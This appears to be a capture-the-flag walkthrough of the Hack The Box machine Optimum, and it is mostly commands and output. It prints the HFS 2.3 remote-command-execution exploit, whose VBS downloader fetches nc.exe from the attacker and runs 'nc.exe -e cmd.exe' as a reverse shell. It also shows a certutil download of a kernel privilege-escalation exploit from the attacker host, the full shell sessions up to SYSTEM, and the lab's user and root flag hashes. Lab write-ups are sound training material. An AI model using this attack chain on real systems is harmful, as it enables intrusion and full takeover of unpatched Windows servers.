
```
root@kali:/home/ghroot/Masaüstü# nmap -sS -sV -p- -T4 10.10.10.8
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-27 17:18 +03
Nmap scan report for 10.10.10.8
Host is up (0.077s latency).
Not shown: 65534 filtered ports
PORT   STATE SERVICE VERSION
80/tcp open  http    HttpFileServer httpd 2.3
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```


10.10.10.8
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
NetHunter
Offensive Security
Exploit-DB
GHDB
MSFU
User
Login
Folder
Home
0 folders, 0 files, 0 bytes
Search
go
Select
All
Invert
Mask
0 items selected
Actions
Archive
Get list
Server information
HttpFileServer 2.3
Server time: 4/7/2020 2:17:05 πμ
Server uptime: 00:03:14
No files in this folder

```
root@kali:/home/ghroot/Masaüstü# searchsploit HFS 2.3
---------------------------------------------------------------------------------------------------------- ----------------------------
 Exploit Title                                                                                            |  Path
---------------------------------------------------------------------------------------------------------- ----------------------------
HFS Http File Server 2.3m Build 300 - Buffer Overflow (PoC)                                               | multiple/remote/48569.py
Rejetto HTTP File Server (HFS) 2.2/2.3 - Arbitrary File Upload                                            | multiple/remote/30850.txt
Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (1)                                       | windows/remote/34668.txt
Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (2)                                       | windows/remote/39161.py
Rejetto HTTP File Server (HFS) 2.3a/2.3b/2.3c - Remote Command Execution                                  | windows/webapps/34852.txt
---------------------------------------------------------------------------------------------------------- ----------------------------
Shellcodes: No Results
root@kali:/home/ghroot/Masaüstü# mv /usr/share/exploitdb/exploits/windows/remote/39161.py exploit.py
```

Aç *exploit.py /home/ghroot/Masaüstü Kaydet


```
# Software Link: http://sourceforge.net/projects/hfs/
# Version: 2.3.x
# Tested on: Windows Server 2008 , Windows 8, Windows 7
# CVE : CVE-2014-6287
# Description: You can use HFS (HTTP File Server) to send and receive files.
#              It's different from classic file sharing because it uses web technology to be more compatible with today's Internet.
#              It also differs from classic web servers because it's very easy to use and runs "right out-of-the box". Access your remote files, over the network. It has been successfully tested with Wine under Linux.

#Usage : python Exploit.py <Target IP address> <Target Port Number>

#EDB Note: You need to be using a web server hosting netcat (http://<attackers_ip>:80/nc.exe).
#          You may need to run it multiple times for success!


import urllib2
import sys

try:
        def script_create():
                urllib2.urlopen("http://"+sys.argv[1]+":"+sys.argv[2]+"/?search=%00{.+"+save+".}")

        def execute_script():
                urllib2.urlopen("http://"+sys.argv[1]+":"+sys.argv[2]+"/?search=%00{.+"+exe+".}")

        def nc_run():
                urllib2.urlopen("http://"+sys.argv[1]+":"+sys.argv[2]+"/?search=%00{.+"+exe1+".}")

        ip_addr = "10.10.14.13" #local IP address
        local_port = "4444" # Local Port number
        vbs = "C:\Users\Public\script.vbs|-
dim%20xHttp%3A%20Set%20xHttp%20%3D%20createobject(%22Microsoft.XMLHTTP%22)%0D%0Adim%20bStrm%3A%20Set%20bStrm%20%3D%20createobject(%22Adodb.Stream%22)%0D%0AxHttp.Open%20%22GET%22%2C%20%22http%3A%2F%
        save= "save|" + vbs
        vbs2 = "cscript.exe%20C%3A%5CUsers%5CPublic%5Cscript.vbs"
        exe= "exec|"+vbs2
        vbs3 = "C%3A%5CUsers%5CPublic%5Cnc.exe%20-e%20cmd.exe%20"+ip_addr+"%20"+local_port
        exe1= "exec|"+vbs3
        script_create()
        execute_script()
        nc_run()
```

```
root@kali:/home/ghroot/Masaüstü# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.10.8 - - [27/Jun/2020 17:34:24] "GET /nc.exe HTTP/1.1" 200 -
10.10.10.8 - - [27/Jun/2020 17:34:24] "GET /nc.exe HTTP/1.1" 200 -
10.10.10.8 - - [27/Jun/2020 17:34:24] "GET /nc.exe HTTP/1.1" 200 -
10.10.10.8 - - [27/Jun/2020 17:34:24] "GET /nc.exe HTTP/1.1" 200 -
```

```
root@kali:/home/ghroot/Masaüstü# nc -nlvp 5555
listening on [any] 5555 ...
connect to [10.10.14.13] from (UNKNOWN) [10.10.10.8] 49202
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\kostas\Desktop>whoami
whoami
optimum\kostas

C:\Users\kostas\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is D0BC-0196

 Directory of C:\Users\kostas\Desktop

04/07/2020  02:14 ??    <DIR>          .
04/07/2020  02:14 ??    <DIR>          ..
18/03/2017  03:11 ??           760.320 hfs.exe
18/03/2017  03:13 ??                32 user.txt.txt
               2 File(s)        760.352 bytes
               2 Dir(s)  31.881.498.624 bytes free

C:\Users\kostas\Desktop>type user.txt.txt
type user.txt.txt
d0c39409d7b994a9a1389ebf38ef5f73
```

```
C:\Users\kostas\Desktop>systeminfo
systeminfo

Host Name:                 OPTIMUM
OS Name:                   Microsoft Windows Server 2012 R2 Standard
OS Version:                6.3.9600 N/A Build 9600
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Server
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                00252-70000-00000-AA535
Original Install Date:     18/3/2017, 1:51:36 ��
System Boot Time:          4/7/2020, 2:13:01 ��
System Manufacturer:       VMware, Inc.
System Model:              VMware Virtual Platform
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: AMD64 Family 23 Model 1 Stepping 2 AuthenticAMD ~2000 Mhz
BIOS Version:              Phoenix Technologies LTD 6.00, 12/12/2018
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             el;Greek
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC+02:00) Athens, Bucharest
Total Physical Memory:     4.095 MB
Available Physical Memory: 3.469 MB
Virtual Memory: Max Size:  5.503 MB
Virtual Memory: Available: 4.923 MB
Virtual Memory: In Use:    580 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    HTB
Logon Server:              \\OPTIMUM
Hotfix(s):                 31 Hotfix(s) Installed.
                           [01]: KB2959936
                           [02]: KB2896496
                           [03]: KB2919355
                           [04]: KB2920189
                           [05]: KB2928120
                           [06]: KB2931358
                           [07]: KB2931366
                           [08]: KB2933826
                           [09]: KB2938772
                           [10]: KB2949621
```

```
root@kali:/home/ghroot/Downloads/Windows-Exploit-Suggester# python windows-exploit-suggester.py --database 2020-06-27-mssb.xls --systeminfo /home/ghroot/Downloads/wesng/systeminfo.txt
[*] initiating winsploit version 3.3 ...
[*] database file detected as xls or xlsx based on extension
[*] attempting to read from the systeminfo input file
[+] systeminfo input file read successfully (utf-8)
[*] querying database file for potential vulnerabilities
[*] comparing the 32 hotfix(es) against the 266 potential bulletins(s) with a database of 137 known exploits
[*] there are now 246 remaining vulns
[+] [E] exploitdb PoC, [M] Metasploit module, [*] missing bulletin
[+] windows version identified as 'Windows 2012 R2 64-bit'
[*]
[E] MS16-135: Security Update for Windows Kernel-Mode Drivers (3199135) - Important
[*]   https://www.exploit-db.com/exploits/40745/ -- Microsoft Windows Kernel - win32k Denial of Service (MS16-135)
[*]   https://www.exploit-db.com/exploits/41015/ -- Microsoft Windows Kernel - 'win32k.sys' 'NtSetWindowLongPtr' Privilege Escalation (MS16-135) (2)
[*]   https://github.com/tinysec/public/tree/master/CVE-2016-7255
[*]
[E] MS16-098: Security Update for Windows Kernel-Mode Drivers (3178466) - Important
[*]   https://www.exploit-db.com/exploits/41020/ -- Microsoft Windows 8.1 (x64) - RGNOBJ Integer Overflow (MS16-098)
[*]
```


https://www.exploit-db.com/exploits/41020
Kali Training
Kali Tools
Kali Docs
Kali Forums
NetHunter
Offensive Security
Exploit-DB
GHDB
MSFU
Microsoft Windows 8.1 (x64) - 'RGNOBJ' Integer Overflow
EDB-ID:
41020
CVE:
Author:
SAIF
Type:
LOCAL
Platform:
WINDOWS_X86-64
Date:
2017-01-03
EDB Verified:
Exploit:
/
{}
Vulnerable App:
// Source: https://github.com/sensepost/ms16-098/tree/b85b8dfdd20a50fc7bc6c40337b8de99d6c4db80
// Binary: https://github.com/offensive-security/exploitdb-bin-sploits/raw/master/bin-sploits/41020.exe
#include <Windows.h>
#include <wingdi.h>
#include <stdio.h>
#include <winddi.h>
#include <time.h>
#include <stdlib.h>

```
C:\Users\Public\Downloads>certutil.exe -urlcache -split -f "http://10.10.14.13:8081/41020.exe" exploit.exe
certutil.exe -urlcache -split -f "http://10.10.14.13:8081/41020.exe" exploit.exe
****  Online  ****
  000000  ...
  088c00
CertUtil: -URLCache command completed successfully.

C:\Users\Public\Downloads>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is D0BC-0196

 Directory of C:\Users\Public\Downloads

04/07/2020  02:50 ��    <DIR>          .
04/07/2020  02:50 ��    <DIR>          ..
04/07/2020  02:50 ��           560.128 exploit.exe
               1 File(s)        560.128 bytes
               2 Dir(s)  31.891.918.848 bytes free

C:\Users\Public\Downloads>exploit.exe
exploit.exe
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\Public\Downloads>whoami
whoami
nt authority\system
```

```
c:\Users\Administrator\Desktop>type root.txt
type root.txt
51ed1b36553c8461f4552c2e92b3eeed
c:\Users\Administrator\Desktop>
```